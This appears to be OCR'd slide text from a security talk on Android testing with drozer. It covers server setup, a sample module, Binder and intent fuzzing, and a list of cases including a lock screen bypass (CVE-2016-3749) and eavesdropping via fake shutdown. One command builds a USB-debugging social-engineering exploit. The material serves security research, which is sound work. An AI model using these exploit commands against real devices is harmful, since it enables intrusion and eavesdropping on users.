
Enable SSL
Encrypt connections to your device, using SSL.

Trust Store Path
Specify the path to the Keystore containing the CA certificates.

Commands

```
drozer server start --port port

drozer exploit build
exploit.usb.socialengineering.usbdebugging --server ip --
credentials username password

drozer console connect --server ip:port --password
```


Writing a module



```python
from drozer.modules import Module

class GetInteger(Module):

    name = ""
    description = ""
    examples = ""
    author = "Joe Bloggs (@jbloggs)"
    date = "2012-12-21"
    license = "BSD (3-clause)"
    path = ["ex", "random"]

    def execute(self, arguments):
        random = self.new("java.util.Random")
        integer = random.nextInt()

        self.stdout.write("int: %d\n" % integer)
```

Binder fuzz

Why use drozer? I am **familiar** with it,XD!



- fuzz intent
- fuzz service call

Fuzz model


- drozer module(core)
- external python script(control logic)


All in the one drozer module is OK！

Case Share


- LockScreen bypass(or clear)
- Fake shutdown (eavesdropping)
- Capability leak
- System Dos

LockScreen bypass(CVE-2016-3749)



